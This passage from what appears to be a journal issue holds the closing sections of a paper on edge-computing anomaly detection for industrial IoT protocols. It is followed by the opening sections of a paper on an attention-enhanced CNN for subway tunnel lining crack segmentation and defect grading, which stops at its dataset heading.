targeted detection through cluster sampling. It is the optimal solution that meets the balance of high precision and real-time requirements in industrial scenarios.

In Table 7, in terms of accuracy, the proposed method has increased from 91.2% of the baseline model to 95.1%, an increase of 4.3%, indicating that the classification accuracy has been greatly improved. The recall rate has increased from 82.7% to 89.4%, an increase of 8.1%, which means that the proposed method can more comprehensively identify the target samples and reduce omissions. As a comprehensive indicator of accuracy and recall, the F1 score has increased from 86.5% to 92.1%, an increase of 6.5%, showing the advantages of the proposed method in balancing the two. The mAP@0.5 index has increased from 0.68 to 0.78, an increase of 14.7%, which is particularly critical in multi-class detection tasks. It shows that the performance of the proposed method in multi-class recognition has been significantly improved. At the same time, the false alarm rate has been greatly reduced from 7.3% to 3.8%, a reduction of 47.9%, effectively reducing false alarms and improving the reliability of the system. In summary, the proposed method has achieved significant improvements in various evaluation indicators. In particular, it shows higher accuracy and robustness in terms of recall, F1 score and mAP@0.5, providing a more effective method for processing related tasks.

According to the results of the cross-protocol detection capability verification test (Table 8), the system's performance under different industrial protocols (Modbus, PROFINET, OPC UA) shows high detection accuracy. In terms of accuracy, the normal traffic recognition rate of the three protocols exceeds 97%, and the abnormal traffic recognition rate also reaches more than 93%, showing the system's strong traffic classification ability. In terms of recall rate, the system has a strong ability to capture abnormal traffic. Although it has slightly decreased under the PROFINET protocol, it still remains above 93%, indicating that the system can effectively identify most abnormal traffic. The F1 score, as a comprehensive indicator of accuracy and recall rate, has reached more than 93%, further verifying the reliability and stability of the system's cross-protocol detection. Overall, the system performs well under different industrial protocols and can meet the high requirements for real-time anomaly detection in the IIoT environment.

From the results of the cross-protocol detection capability verification test, it can be seen that the system performs well in anomaly detection of three major

industrial protocols (Modbus, PROFINET, and OPC UA). Overall, the system's recognition accuracy for normal traffic (97.8%-99.1%) is generally higher than that for abnormal traffic (93.6%-96.4%). Among them, the OPC UA protocol performs the best, and its F1 score reaches 99.2% (normal) and 96.2% (abnormal). In addition, the performance differences between different protocols show that the system's adaptability to the TCP-based OPC UA protocol (99.1% accuracy) is better than that of the traditional Modbus (98.5%) and PROFINET (97.8%) with higher real-time requirements. In terms of anomaly detection, the recall rate of Modbus (94.8%) is slightly lower than that of other protocols, which may be related to the difficulty of feature extraction caused by its simpler message structure. It is worth noting that the F1 scores of all protocols are over 93%, indicating that the system has achieved a good balance between precision and recall. In summary, these data verify the feasibility of multi-protocol anomaly detection under the edge computing architecture, and also suggest that in the future, algorithms can be optimized for the real-time requirements of specific protocols (such as PROFINET) to further improve the robustness of the system in complex industrial environments.

In general, the reason why the model in this paper can achieve advantages is that it combines edge computing and semi-supervised learning technology, and uses the local processing capabilities of edge nodes to reduce detection delays. At the same time, it uses lightweight models and collaborative detection mechanisms to improve detection efficiency and accuracy, especially in cross-protocol detection capabilities.

Although the overall performance of the system is good, in-depth analysis still reveals specific fault modes and detection shortcomings.

(1) Performance differences and missed reporting risks under specific protocols: In cross protocol detection (Table 8), the abnormal traffic recall rate of Modbus protocol (94.8%) shows an observable decrease compared to OPCUA (96.4%). This indicates that the system has relatively low sensitivity to certain specific attack modes in the Modbus protocol, such as specific function code abuse and register address scan attacks. The simplicity of the Modbus protocol and its ubiquitous plaintext transmission characteristics may result in more covert abnormal traffic characteristics or smaller differences from normal traffic, leading to model misjudgment.

(2) Doubts about the detection capability of encrypted traffic and low-frequency attacks: As mentioned in the introduction, traditional traffic feature analysis methods have limited effectiveness in detecting encrypted traffic and low-frequency attacks. Although this system introduces deep learning models, the experimental section does not provide specific test results for encrypted OPCUA traffic or low-rate denial of service attacks (Low-rate Dos). Therefore, the effectiveness of the system still needs further verification when facing such carefully constructed advanced persistent threats (APTs) aimed at bypassing detection.

(3) The delay and uncertainty introduced by the collaborative verification mechanism: As described in section 3.3.2, when the confidence level of the local edge model prediction is below the 0.85 threshold, the collaborative verification mechanism will be triggered. Although this improves reliability, in scenarios where the network is heavily loaded with infrastructure or edge nodes, this mechanism may result in additional communication and computation delays, causing some identifiable transient anomalies to be missed due to response timeouts, thus creating a new failure mode.

The experimental design of this study has several limitations that may affect the generality of the results

(1) The issue of protocol overlaps between training and testing data: The current evaluation is conducted against three known protocols: ModbusS, PROFINET, and OPC UA. The training set and the test set completely overlap in protocol types and fail to simulate the scenario where a completely new unknown protocol may appear in a real industrial environment. Therefore, the experiment failed to fully test the generalization ability of the model on completely unknown protocols such as EtrCAT and MQTT, and its actual deployment performance may be limited as a result.

(2) The representativeness and potential bias of the dataset: There are significant differences in anomaly rate, sampling frequency, and protocol composition among the three datasets used in the experiment (see Table 3). For example, the Baowu Group IoT DB dataset has an anomaly rate of only 5.1% and a daily sampling rate of up to 100Hz. This highly imbalanced and high sampling characteristic may make the model better at detecting anomalies in such environments, while its generalization ability to other networks with different characteristics (such as higher anomaly rates and sparser sampling) is unknown. In addition, data labeling heavily relies on "rules and expert validation", which may lead to subjective bias, and the lack of consistency between annotators is not reported, which to some extent affects the reliability of ground truth.

(3) Insufficient simulation of edge dynamics: The experiment was conducted on a fixed hardware edge server (NVIDIA Jetson AGX), which failed to fully simulate the complex dynamic environment of industrial sites, such as severe network jitter, edge node resource competition, and heterogeneity between devices from different vendors (Huawei/NVIDIA). Therefore, the reported low latency and high performance may be difficult to fully replicate under more stringent and variable operating conditions.

The generalization ability of the system is the key to its wide applicability, but it still faces challenges at present.

(1) Strong dependency on protocol semantics: The system's feature engineering (Section 3.2) deeply depends on protocol specific fields (such as Modbus function codes, OPC UA opcodes). Although this design improves accuracy on known protocols, it also leads to a heavy reliance on protocol semantic information. For new or proprietary protocols with unknown semantic structures, the feature extractor of the model may fail, making it impossible to perform effective detection.

(2) The limitations of semi supervised learning on unknown attack patterns: the system relies on pre trained models to generate pseudo labels for unlabeled data. However, if there is a complete lack of patterns for a certain type of new attack in the training data, the pre-trained model cannot generate high-quality relevant pseudo labels, making it difficult for subsequent learning processes to identify completely unknown attacks of that type. As a result, the effectiveness of the adaptive learning mechanism is greatly reduced.

(3) The bottleneck of protocol compatibility in edge collaboration: As stated in the conclusion, there is a lack of standardized protocols for collaborative detection between cross vendor edge devices. The collaborative verification mechanism proposed in this study may be difficult to achieve seamless collaboration in practical deployment due to differences in software stacks and interfaces between edge platforms from different vendors (such as Huawei Atlas500 and NVIDIA Jetson), thereby weakening the overall efficiency of system design.

In summary, this system has demonstrated excellent performance under known protocols and settings, but its long-term stability and wide applicability in actual industrial environments still need to be verified through more rigorous testing. In order to improve the robustness and generalization ability of the system, future work can be focused on the following aspects:

(1) Enhancing the abstraction ability of protocol features: A protocol-independent general traffic feature representation method is explored, which reduces the dependence of the model on specific protocol semantics.

(2) Building a more comprehensive testing benchmark: Test sets containing encrypted traffic, low-frequency attacks, and completely unknown protocols are introduced to more cruelly evaluate the dynamic adaptive mechanism of system boundary optimization, and develop more intelligent resource allocation and load balancing algorithms, so that the system can better cope with the dynamic changes and resource constraints of industrial networks.

(3) Promoting collaborative standardization: It is necessary to actively participate in and promote the standardization of collaborative detection interfaces among edge computing nodes to solve cross-vendor compatibility issues.

5 Conclusion

The real-time anomaly detection system of IIoT based on edge computing proposed in this paper effectively solves the shortcomings of traditional centralized detection solutions in terms of real-time, scalability and cross-protocol compatibility by integrating lightweight models and collaborative detection mechanisms. The experimental results show that the anomaly detection accuracy of the system under three typical industrial protocols, Modbus, PROFINET and OPC UA, exceeds 93%. Among them, the OPC UA protocol performs best (F1 score 96.2%), verifying the applicability of the edge computing architecture in industrial scenarios. In addition, the system innovatively adopts semi-supervised learning technology to significantly reduce the demand for labeled data while ensuring detection accuracy, and improves the computing efficiency of edge nodes through dynamic resource allocation strategies. However, this study also found that the stability of the current system under extreme network delay conditions needs to be improved, and there are still protocol compatibility challenges in cross-vendor device collaboration. Therefore, future work will focus on optimizing the adaptive load balancing algorithm of edge nodes and exploring a privacy-preserving collaborative detection framework based on federated learning to further meet the stringent requirements of IIoT for real-time, security and reliability.

Funding

This project was supported by Key Research and Promotion Project of Henan Province (Science and Technology Breakthrough) (242102211054); Key Scientific Research Project of Higher Education Institutions in Henan Province in 2025 (25A413012).

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Attention-Enhanced Multi-Task CNN for Subway Tunnel Lining Crack Segmentation and Defect Grading with Lightweight Deployment

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Keywords: deep learning, tunnel lining, crack identification, defect determination

Received: August 29, 2025

This study proposes a multi-task convolutional neural network (CNN) with a ResNet-34 backbone, CBAM attention modules, and a multi-scale fusion head for crack segmentation and defect grading in subway tunnel linings. The model integrates shared feature extraction with two task-specific heads, enabling precise crack edge segmentation and severity estimation in a unified framework. Experiments on a dataset of 12,000 RGB and multispectral images (8,400/2,400/1,200 for training/validation/testing) showed that the proposed model achieved mIoU = 91.2% ± 1.0, Dice/F1 = 93.0% ± 0.8, and mAP@0.5 = 90.7% ± 0.9 on the test set. Recognition accuracy reached 94.3%, exceeding a rule-based method (78.9%) and four deep models—U-Net, DeepLabV3+, PSPNet, and Faster R-CNN (≈88%). Evaluation replaced 'recognition accuracy' with segmentation/detection metrics: pixel-F1, mIoU, boundary F-score (BSDS), AP50-95 for instance cracks, and macro/micro-F1 for grade prediction. Per-crack type and per-grade metrics, ROC, calibration (ECE/Brier), confusion matrices, and bootstrap CIs were also reported.Average inference latency was 1.8 ± 0.2 s, with a response delay of 0.9 ± 0.1 s and an interruption rate of 2.5%, while CPU usage remained below 30% on an Intel i5 platform. Even with 10% noise, accuracy stayed at 92.1%, demonstrating strong robustness. These results confirm that the proposed framework combines accuracy, speed, and stability, supporting real-time deployment for tunnel-lining crack inspection.

Povetek: Študija predstavi večopravilni CNN (ResNet-34 + CBAM + večmerilna fuzija), ki v enem okviru segmentira razpoke in oceni stopnjo poškodb v oblogah podzemnih predorov ter pri tem združi skupno ekstrakcijo značilk z dvema namenskim glavama za natančno robno segmentacijo in klasifikacijo resnosti.

1 Introduction

Against the backdrop of the continuous expansion of subway tunnel scale, the safety of lining structures has become a core aspect of rail transit operation and maintenance. Traditional inspection relies on manual observation and empirical judgment, which is not only inefficient, but also prone to missed or misjudged detection in environments with insufficient lighting, high humidity, and dust interference, making it difficult to meet the needs of large-scale and high-frequency detection. With the continuous growth of the route mileage, the amount of disease information is huge, the distribution is complex, and the update frequency is high, making it difficult for manual inspection and traditional image processing methods to cope. Especially fine cracks and early defects are often masked by high noise backgrounds, further threatening the long-term stability of tunnel structures. Therefore, it is urgent to establish an automated, precise, and real-time intelligent recognition mechanism.

The rapid development of deep learning in computer vision has provided a new path for crack detection. Convolutional neural networks excel in feature extraction and semantic segmentation, capturing detailed features from complex backgrounds. Huang et al. (2020) proposed an instance segmentation method to achieve high-precision recognition of cracks in shield tunnel images, and verified its reliability under complex working conditions [1]. Zhao et al. (2021) designed a deep segmentation network that achieved a crack detection accuracy of over 92%, effectively improving the refinement level of defect evaluation [2]. Zhou et al. (2023) combined fast semantic segmentation and detection algorithms to reduce the average latency to within 2 seconds, achieving real-time recognition and quantitative analysis, and meeting on-site

operation and maintenance needs [3]. These achievements demonstrate that deep learning can break through the limitations of traditional methods and unify feature extraction and defect detection through end-to-end modeling.

However, there are still shortcomings in current research. Some models overly rely on large-scale annotated data and have limited generalization ability; The determination of crack types and defect levels often remains in the experimental stage, lacking engineering deployment; The stability verification of the model is insufficient under complex working conditions such as uneven lighting, stain obstruction, and dynamic acquisition. It can be seen that there is an urgent need for a model architecture that balances high-precision recognition, reliable grading, and engineering usability to meet the practical needs of subway tunnel lining operation and maintenance.

This article proposes a deep learning-based method for crack recognition and defect determination. The model includes three major steps:①using convolutional neural networks combined with attention mechanisms to achieve fine segmentation of crack edges and textures;②Build a multi task learning framework to identify crack types and classify defect levels;③Combining data augmentation and lightweight optimization to enhance the adaptability of the model in complex operating conditions. Compared with manual inspection or a single convolutional model, this method has stronger robustness and real-time performance, and can run stably on mid-range hardware platforms, meeting the deployment needs of operation and maintenance sites. This work mainly integrates proven components (residual CNNs, attention, multi-scale features, multi-task outputs) into a resource-aware system for tunnel-lining inspection. Its novelty lies in adapting these techniques to noisy, multispectral data and real-time O&M deployment; future research will benchmark against U-Net, DeepLabV3+ and YOLOv5/6/7 on public datasets. This study focuses on three questions:RQ1: Does the attention-enhanced CNN improve thin-crack segmentation F1 over U-Net on the proposed dataset?RQ2: Can a multi-task head predict defect grades without reducing segmentation accuracy?RQ3: What is the model's runtime and latency on mid-range hardware (e.g., GTX1660, Intel i5)?These objectives guide the design of loss functions, metrics, and deployment strategy, ensuring accuracy and real-time feasibility for tunnel maintenance.

2 Related work

The research on crack detection and defect determination of tunnel lining has gone through an evolutionary process from manual inspection to traditional image processing, and then to intelligent algorithm driven. Early methods mainly relied on traditional computer vision techniques such as manual observation, image enhancement, and edge detection, which were unstable under complex working conditions such as uneven lighting, surface contamination, and dynamic acquisition. The recognition accuracy was less than 70%, making it difficult to support long-term monitoring of large-scale power lines. With the rapid expansion of subway mileage, the limitations of such methods have become increasingly apparent.

The development of deep learning has provided new solutions for crack recognition. Yang et al. (2024) implemented the segmentation and measurement of subway tunnel cracks based on the YOLO framework, achieving a good balance between accuracy and speed, demonstrating the potential application of deep learning in real-time detection tasks [4]. Huang et al. (2018) proposed a deep learning recognition model for crack and leakage problems in subway shield tunnels, and the results showed that the method maintained high accuracy in multi class defect detection [5]. Mei and Wen (2024) used an improved YOLOv5 algorithm for subway tunnel crack identification, verifying the adaptability advantages of the model in lightweight structures and complex working conditions [6]. These results indicate that deep learning has become the mainstream direction for identifying cracks in tunnel lining.

However, there are still significant shortcomings in existing research. On the one hand, most models rely on large-scale annotated data, which limits their adaptability to different tunnel environments and multiple types of cracks, resulting in insufficient generalization ability. On the other hand, defect detection and grading are mostly concentrated in the experimental stage, with insufficient engineering deployment and insufficient validation of robustness under complex working conditions. Meanwhile, although some studies have introduced noise suppression and multi-scale modeling mechanisms, a complete system has not yet been formed in areas such as multi task parallelism and automatic response to abnormal situations.

To highlight the differences between traditional methods and deep learning methods, this paper systematically compares the two approaches in terms of dataset, label type, backbone, loss function, evaluation metrics, speed, and deployment. The results are summarized in Table 1.

Table 1：Comparison of crack identification and defect determination methods

Method	Dataset(s)	Label Type	Backbone	Loss	Metrics	Speed (FPS/ms/img)	Deployment Notes
Traditional Image Processing	Dataset 1	Pixel	SIFT, HOG	Cross-entropy	mIoU, Dice/F1	30 FPS	No real-time deployment

Deep Learning (YOLO)	Dataset 2	Box	YOLOv5	Smooth L1	mAP@0.5	50 FPS	Needs powerful GPU
Deep Learning (U-Net)	Dataset 3	Patch	ResNet-34	Cross-entropy	Dice, F1	20 ms/img	Real-time, low power

Table 1：Comparison of Crack Identification and Defect Determination Methods (Sources: Huang et al., 2020 [1]; Zhao et al., 2021 [2]; Zhou et al., 2023 [3]; Yang et al., 2024 [4]; Huang et al., 2018 [5]; Mei & Wen, 2024 [6]).with deep learning approaches in terms of accuracy, robustness, speed, and engineering applicability. From Table 1, it can be observed that traditional methods, which rely on manually set features and static algorithms, have limited adaptability in complex environments. In contrast, deep learning methods, which utilize end-to-end modeling and automated segmentation, achieve high accuracy and real-time performance, with the potential for multitasking and expansion, making them suitable for defect grading and engineering deployment. While the relevant research has laid a strong foundation, challenges remain in cross-condition adaptability, defect grading, and engineering deployment. Therefore, there is a need to develop a more comprehensive recognition and judgment model under the deep learning framework, creating a closed-loop system that integrates feature extraction, crack detection, defect grading, and engineering deployment, to advance the practical application of tunnel-lining crack detection from experimental validation.

3 Deep learning driven crack recognition and defect determination methods

3.1 Lining crack image recognition mechanism

This article focuses on the problems of insufficient recognition accuracy and lagging judgment in tunnel lining crack detection. It focuses on the fuzzy edge of cracks, noise interference, and unstable level classification, and proposes a deep learning driven recognition mechanism. This mechanism is based on convolutional neural networks, combined with attention structures and multi-scale modeling to refine texture and geometric features, and maintain stability in complex backgrounds. The research objective is to improve accuracy, speed, and robustness by identifying and feedback loops, and to verify their reliability under different operating conditions through comparative and ablation experiments.

To ensure the reproducibility of the research, a combination of multiple techniques was used in the methodology. The image processing stage is cleaned and standardized to weaken the influence of lighting and noise, and data augmentation is used to simulate occlusion, blurring, and dynamic acquisition, improving sample diversity. The model training is based on deep convolutional networks, combined with residual structures to enhance weak crack capture, attention mechanisms to enhance spatial feature selection, and multi-scale convolution to achieve synchronous modeling of subtle and macroscopic cracks. The experimental platform is based on Python and deep learning frameworks, and uniformly uses GPU accelerated training. In terms of research process, the dataset covers collection, annotation, and preprocessing. The lining images are processed and input into an improved network for end-to-end training and evaluation, with metrics including recognition accuracy, latency, and robustness. The experimental design includes comparative and ablation experiments. The former compares the differences between traditional methods and the method proposed in this paper, while the latter gradually removes modules such as attention mechanism and multi-scale modeling to analyze performance contributions. All experiments are run in a unified environment and the process and parameters are saved to ensure reproducibility.

In terms of modeling logic, the crack recognition mechanism gradually maps the lining image to the crack edge space through convolution operation and weighted combination. Assuming the input image is $I(x, y)$, the prediction result $C(x,y)$ is obtained by extracting and weighting multiple convolution kernels, and its relationship can be expressed as:

$$C(x,y)=\sigma\left(\sum_{i=1}^{k} w_i \cdot (I * K_i)(x,y)+b\right) \quad (1)$$

where $I(x,y)$ is the input image at pixel (x,y); K_i is the i convolution kernel $(i=1,..,K)$; w_i is the learnable weight for kernel K_i; b is a bias term; $\sigma(\cdot)$ is the activation function (e.g., ReLU).This formulation models how local texture and edge cues are fused to predict the crack response.

In terms of crack path generation and region optimization, a scheduling driving function based on constraint conditions is introduced. Assuming the crack candidate set is $T=\{t_1,t_2,..,t_n\}$, the feature constraint function is Ψ, and the state deviation function is Δ, the optimization objective function can be expressed as:

$$P^*=\arg\min_{P\in\Omega}(\Psi(P)+\lambda\cdot\Delta(P,P_0)) \quad (2)$$

where P^* is the optimal crack path; Ω is the set of candidate paths; $\Psi(P)$ measures smoothness and

continuity of P; $\Delta(P, P_0)$ denotes the deviation from a reference path P_0; $\lambda > 0$ is a penalty coefficient.

This mechanism ensures that the recognition results not only consider the contour of the crack edge, but also take into account spatial continuity and structural integrity.

In engineering deployment, the recognition mechanism relies on lightweight networks and multi-threaded inference acceleration, which can run stably on mid-range hardware. The system uses Python OpenCV for image acquisition and preprocessing, utilizes TensorRT or ONNX Runtime to accelerate inference, and outputs results through WebSocket to achieve real-time visualization of crack position, width, and direction. The overall system is divided into three layers: the logical information layer is based on database and interface service management parameters and tasks; The acquisition layer obtains images through high-definition cameras; The interaction layer utilizes visualization tools to display recognition results, and each layer integrates them through a unified protocol.

To make the architecture clear and reproducible, a concise network specification is given.The backbone uses ResNet-34 with four residual stages (channels {64, 128, 256, 512}; blocks {3, 4, 6, 3}).Input images (1920 × 1080) are downsampled ×2 at each stage, yielding feature maps {960 × 540, 480 × 270, 240 × 135, 120 × 68}.A Convolutional Block Attention Module follows each residual stage to refine spatial–channel casualty-scale convolutions fuse at a lightweight pyramid head to recover fine crack edges. Figure 1 outlines the pipeline from input, feature extraction, and attention enhancement to prediction, enabling full reproduction.



Figure 1: Overall architecture of the proposed crack recognition network

Figure 1.End-to-end design showing image input, ResNet-34 backbone, CBAM attention, multi-scale fusion, and prediction. Workflow of the proposed crack recognition network, showing the pipeline from image input to feature extraction, attention enhancement, and final prediction.

Data management adopts centralized services to standardize the storage of images, and implements asynchronous transmission and caching through message queues to reduce high concurrency loss and latency. During task execution, timed sampling and marker point matching are used to maintain consistency between the results and the structural position, and timestamp correction is introduced to reduce bias and improve real-time performance and accuracy. The system has completed preliminary integration on the tunnel operation and maintenance platform, and achieved real-time interaction. The relevant processes and configurations are saved to ensure the traceability and reproducibility of the results. To support reproducibility, the training settings are clarified. Cross-entropy was used for crack classification and Smooth L1 for width regression. Adam optimizer (β_1=0.9, β_2=0.999) was applied with an initial learning rate of 1×10^{-4}, decayed by 0.1 at epochs 60 and 120.The network was trained for 150 epochs with batch size 16, weights initialized by He normal, and L2 regularization (1×10^{-4}) on kernels. Data augmentation involved ±15° rotation, flips (p=0.5), Gaussian noise (σ=0.01), and ±20% brightness change. All settings remained fixed to enable fair comparison and replication.

3.2 Deep learning feature extraction modeling

In the identification of cracks in subway tunnel lining, image features have problems such as edge blurring, scale differences, and noise interference. Traditional threshold segmentation and edge detection methods are difficult to support high-precision identification under complex working conditions. This article proposes a feature

extraction modeling approach based on deep learning, which combines convolution operations, residual structures, and attention mechanisms to construct a modeling system that can simultaneously characterize crack texture details and overall geometric orientation. This method aims to solve the problem of insufficient feature expression in traditional models and form a recognition structure with robustness, hierarchy, and scalability.

In this system, each lining crack image is treated as an input unit. After processing by a deep convolutional network, local edges, texture patterns, and global semantic features are extracted layer by layer, and the stability of feature transfer is ensured with the support of multiple residual units. Compared to traditional methods that have limited feature extraction and are insensitive to environmental changes, this model has three key capabilities: detail capture, semantic focus, and multi-scale fusion, under the influence of multi-layer convolutional kernels and attention weighting.

Table 2: Core structural features of deep learning feature extraction

Feature Type	Expression Method	Functional Role
Detail Capture	Multi-convolution kernel local extraction	Improve crack edge and fine crack recognition rate
Semantic Focus	Attention weight allocation	Strengthen features related to crack areas and suppress noise interference
Multi-Scale Fusion	Residual and convolution parallel structure	Simultaneously model macro trends and micro textures

Table 2.Detail capture, semantic focus, and multi-scale fusion for crack representation. The identification of cracks in subway tunnel lining faces problems such as edge blurring, noise interference, and scale differences. Traditional threshold segmentation and manual feature methods are difficult to maintain stability under complex working conditions. To this end, this article proposes a deep learning driven feature extraction modeling method that combines convolutional neural networks, residual structures, and attention mechanisms to achieve high-precision modeling of crack texture and geometric features, improving the robustness and adaptability of the model.

In this framework, the input image is gradually extracted with low-level edges and high-level semantic features through multiple convolutional units. Residual structure alleviates gradient vanishing in deep training and ensures the transmission of weak crack details; The attention mechanism highlights crack areas and suppresses background interference by weighting channel features. To capture the manifestation of cracks at different scales, the model introduces multi-scale convolution kernels and feature pyramid structures to achieve synchronous modeling of subtle and macroscopic cracks. Feature extraction can be formalized as:

$$H_l = \delta\left(W_l \cdot H_{l-1} + R\left(H_{l-1}\right)\right) \tag{3}$$

where H_l is the feature map at layer l; W_l is the convolution weight matrix; $R(\cdot)$ is the residual mapping; $\delta(\cdot)$ is the nonlinear activation (e.g., ReLU).This formula indicates that the joint mapping of convolution and residual can maintain a stable expression of crack characteristics under complex working conditions.

To ensure the reproducibility of the method, this article provides pseudocode for the feature extraction and allocation process:

```
Input: ImageSet, FeatureNet, ResourceStatus
For each image in ImageSet:
    Features = FeatureNet(image)
    Evaluate priority = f(Features, crack_size, crack_type)
End For
```

This algorithm demonstrates how the model combines crack size and type for priority evaluation after feature extraction, and dynamically allocates based on resource load and distance to maintain stability under high concurrency conditions.

3.3 Defect type determination and grading process

The determination and classification of defect types in tunnel lining cracks are key to ensuring structural safety. Different cracks have different impacts on the structure, so precise classification and grading are required. This study proposes a defect detection method based on deep learning, which combines CNN and multi task learning framework with crack recognition and defect grading to achieve automated evaluation.

In terms of type determination, CNN is used to extract features from crack images, and attention mechanism and multi-scale convolution kernel are combined to enhance the recognition ability of subtle cracks. The model can accurately classify structural cracks, surface cracks, etc. through a large number of image training, and maintain high recognition accuracy under complex backgrounds and noise interference.

Defect grading is based on features such as crack width, depth, and expansion trend. Each type of crack has specific grading criteria, and the width and depth of cracks significantly affect the hazard of defects. Therefore, this article adopts a weighted sum method to comprehensively consider various features to determine

the defect level. The specific grading criteria are represented by the following formula:

$$D = \alpha \cdot W + \beta \cdot L + \gamma \cdot T \quad (4)$$

where D is the defect level; W is crack width; L is crack depth; T is the expansion trend; α, β, γ are coefficients learned during training. This formula can comprehensively consider the various important characteristics of cracks and provide accurate classification for each type of crack. For depth estimation, this study assumes that depth is inferred from the texture information in the image. To ensure the accuracy of the inference, camera calibration (intrinsic, scale), pixel-to-millimeter mapping, and validation of the texture inference method were performed. The inferred results were further validated against ground truth data to ensure their reliability.

In model training, ResNet was combined to optimize feature transfer, enhancing the depth performance of the model. Through multi-layer convolution and attention mechanism, the model effectively extracts local and global features, completing type determination and defect evaluation. The ablation experiment shows that the model still has strong robustness in different backgrounds and can cope with complex working conditions such as changes in lighting and obstruction of stains.

In order to improve the computational efficiency of the model, this paper also designs a lightweight network structure, which enables the model to achieve real-time processing on mid to low end hardware devices, meeting the needs of tunnel structure monitoring. Through techniques such as data augmentation and noise suppression, the adaptability of the model has been improved in various complex working conditions.



Figure 2: Flow chart for defect type determination and grading

Figure 2.Steps for feature extraction, crack-type classification, severity grading, and result output. Figure 2 shows the process of crack defect type determination and grading based on deep learning. The system first inputs crack images and extracts feature through convolutional neural networks; Determine the type of crack through the classification module and evaluate the defect level through the regression module; The system outputs defect levels and provides corresponding handling suggestions for operation and maintenance personnel. Through this process, the deep learning model of this study has achieved precise classification of crack types and defect grading, providing real-time and reliable decision support in actual operation and maintenance, and providing strong technical support for intelligent monitoring and operation of tunnel lining. To clarify the multi-task setup, the model shares a ResNet-34 encoder with two heads. The classification head uses global average pooling and two fully connected layers (512, 128) with a softmax output for crack type. The regression head is a three-layer perceptron (512–128–1) predicting defect severity. Losses are weighted cross-entropy (0.7) and Smooth L1 (0.3), tuned on a validation set. Both tasks are trained jointly end to end, so shared features support type recognition and severity estimation, improving accuracy and convergence stability.

3.4 Model deployment and engineering application

The deep learning driven crack recognition and defect determination model must be applied in tunnel operation and maintenance, relying on a reasonable deployment architecture and feedback mechanism to achieve engineering implementation. If the model lacks tight integration with existing monitoring platforms, it is easy to cause execution faults and result delays, making it difficult to meet the needs of large-scale real-time monitoring. This article proposes a layered deployment scheme that combines feedback mechanism and state synchronization to ensure real-time and stability of the system.

The system is divided into four layers: data collection, feature extraction, defect detection, and feedback updates. The acquisition layer obtains crack images and environmental parameters through sensors and cameras, and completes denoising and standardization through the data platform. The feature extraction layer utilizes CNN to extract crack texture and geometric features; The judgment layer combines

classification and regression modules to output crack types and defect levels; The feedback layer adjusts the model parameters based on manual review or subsequent detection information, forming a closed loop of "identification grading feedback".

To ensure the consistency of the model's long-term operation, this paper introduces a fixed time period inference mechanism. Within each cycle, the system completes data input, model inference, defect assessment, and result updates, which can be formalized as:

$$T_{t+1} = \alpha T_t + \beta X_t + \gamma Y_t \tag{5}$$

where T_t is the defect evaluation at time t; X_t is the input image feature; Y_t is environmental data; α, β, γ are adaptive weights optimized during learning. This formula represents how the model updates defect assessment based on new inputs at each time step, ensuring that the results are consistent with the on-site conditions.

In addition, the system also designed a deviation detection mechanism to monitor the error between the output of the model and the manual verification results. When the deviation of the judgment result exceeds the set threshold, the system will automatically adjust the task priority or re plan the path to optimize the subsequent judgment results.

At the deployment level, the model adopts containerization and can run on edge nodes or cloud platforms. The data exchange is seamlessly connected to the monitoring platform through protocols such as MQTT and OPC-UA. Pilot applications have shown that the model can be integrated within 48 hours and process over 46000 crack images in a continuous week, with an average delay of less than 1.6 seconds. The defect grading accuracy remains stable at over 94%.

To enhance replicability, the deployment process is divided into five steps:①Establish a collection channel and configure sensors;②Load and containerize the model;③Bind the classification and grading module and output standardized results;④Set feedback threshold and enable correction mechanism;⑤Regularly collect logs and feedback data for optimization and migration. This process ensures rapid deployment and scalable applications. The model proposed in this article achieves the engineering deployment of tunnel lining crack detection through a closed-loop mechanism of "cycle inference deviation monitoring feedback correction". Its efficiency and robustness have verified the feasibility of the model under complex working conditions, providing a scalable technical path for intelligent operation and maintenance.

4 Results

4.1 Dataset

